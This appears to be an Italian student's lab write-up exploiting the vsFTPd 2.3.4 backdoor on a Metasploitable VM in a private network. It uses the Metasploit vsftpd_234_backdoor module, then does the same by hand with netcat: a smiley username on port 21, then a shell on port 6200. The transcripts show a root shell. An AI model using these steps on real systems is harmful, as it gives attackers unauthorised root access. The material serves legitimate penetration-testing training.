

W15D4 - Pratica

(kali㉿kali)-[~]

\$ msfconsole

Metasploit tip: Enable verbose logging with set VERBOSE true

File System: Scansione...

Metasploit Park, System Security Interface

Version 4.0.5, Alpha E

Ready ...

> **access security**

access: PERMISSION DENIED.

> **access security grid**

access: PERMISSION DENIED.

> **access main security grid**

access: PERMISSION DENIED....and ...

YOU DIDN'T SAY THE MAGIC WORD!

YOU DIDN'T SAY THE MAGIC WORD!

YOU DIDN'T SAY THE MAGIC WORD!

YOU DIDN'T SAY THE MAGIC WORD!

YOU DIDN'T SAY THE MAGIC WORD!

YOU DIDN'T SAY THE MAGIC WORD!

YOU DIDN'T SAY THE MAGIC WORD!

```
pwd metasploit v6.4.5-dev
+ -- --=[ 2413 exploits - 1242 auxiliary - 423 post ]
+ -- --=[ 1468 payloads - 47 encoders - 11 nops ]
+ -- --=[ 9 evasion ]
```

Metasploit Documentation: <https://docs.metasploit.com/>

msf6 > search vsftpd

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/dos/ftp/vsftpd_232	2011-02-03	normal	Yes	VSFTPD 2.3.2 Denial of Service
1	exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	No	VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example **info 1**, **use 1** or **use exploit/unix/ftp/vsftpd_234_backdoor**

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor

Nessus

```
msf6 > search vsftpd
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/dos/ftp/vsftpd_232	2011-02-03	normal	Yes	VSFTPD 2.3.2 Denial of Service
1	exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	No	VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example `info 1`, `use 1` or `use exploit/unix/ftp/vsftpd_234_backdoor`

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
```

```
[*] No payload configured, defaulting to cmd/unix/interact
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
```

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name	Current Setting	Required	Description
CHOST		no	The local client address
CPORT		no	The local client port
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-targets.html
RPORT	21	yes	The target port (TCP)

Exploit target:

Id	Name
0	Automatic

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads
```

Compatible Payloads

#	Name	Disclosure Date	Rank	Check	Description
0	payload/cmd/unix/interact	.	normal	No	Unix Command, Interact with Established Connection

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.149
```

```
RHOSTS => 192.168.1.149
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
```

```
[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
```

```
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
```

```
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...
```

```
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
```

```
[*] Found shell.
```

```
[*] Command shell session 1 opened (192.168.1.150:36289 → 192.168.1.149:6200) at 2024-08-30 13:38:38 -0400
```

```
ifconfig
eth0  Link encap:Ethernet  HWaddr 08:00:27:40:a8:fd
      inet addr:192.168.1.149  Bcast:192.168.1.255  Mask:255.255.255.0
      inet6 addr: fe80::a00:27ff:fe40:a8fd/64 Scope:Link
      UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
      RX packets:94 errors:0 dropped:0 overruns:0 frame:0
      TX packets:190 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:1000
      RX bytes:9153 (8.9 KB)  TX bytes:24906 (24.3 KB)
      Base address:0xd020 Memory:f0200000-f0220000
```


```
lo    Link encap:Local Loopback
      inet addr:127.0.0.1  Mask:255.0.0.0
      inet6 addr: ::1/128 Scope:Host
      UP LOOPBACK RUNNING  MTU:16436  Metric:1
      RX packets:687 errors:0 dropped:0 overruns:0 frame:0
      TX packets:687 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:0
      RX bytes:317153 (309.7 KB)  TX bytes:317153 (309.7 KB)
```

```
pwd
/
mkdir test_metasploit
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test_metasploit
tmp
usr
```

per conferma controllo lato metasploitable:

```
msfadmin@metasploitable:/$ ls
bin      dev      initrd   lost+found  nohup.out  root  sys      usr
boot     etc      initrd.img  media      opt        sbin  test_metasploit  var
cdrom    home    lib      mnt        proc       srv   tmp        vmlinuz
msfadmin@metasploitable:/$ _
```

esercizio facoltativo:



The image shows two terminal windows side-by-side. The left window is a zsh shell with a corrupted history file. It shows a netcat listener on port 21 connected to 192.168.1.149. The user 'user' is prompted for a password. The right window is also a zsh shell with a corrupted history file, showing a netcat listener on port 6200 connected to 192.168.1.149. It then runs the 'ls' command, displaying a list of directories and files in the root directory.

```
File Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
$ nc 192.168.1.149 21
220 (vsFTPd 2.3.4)
USER user:)
331 Please specify the password.
PASS :)
[ ]
```

```
File Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
$ nc 192.168.1.149 6200
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test_metasploit
tmp
usr
var
vmlinuz
[ ]
```

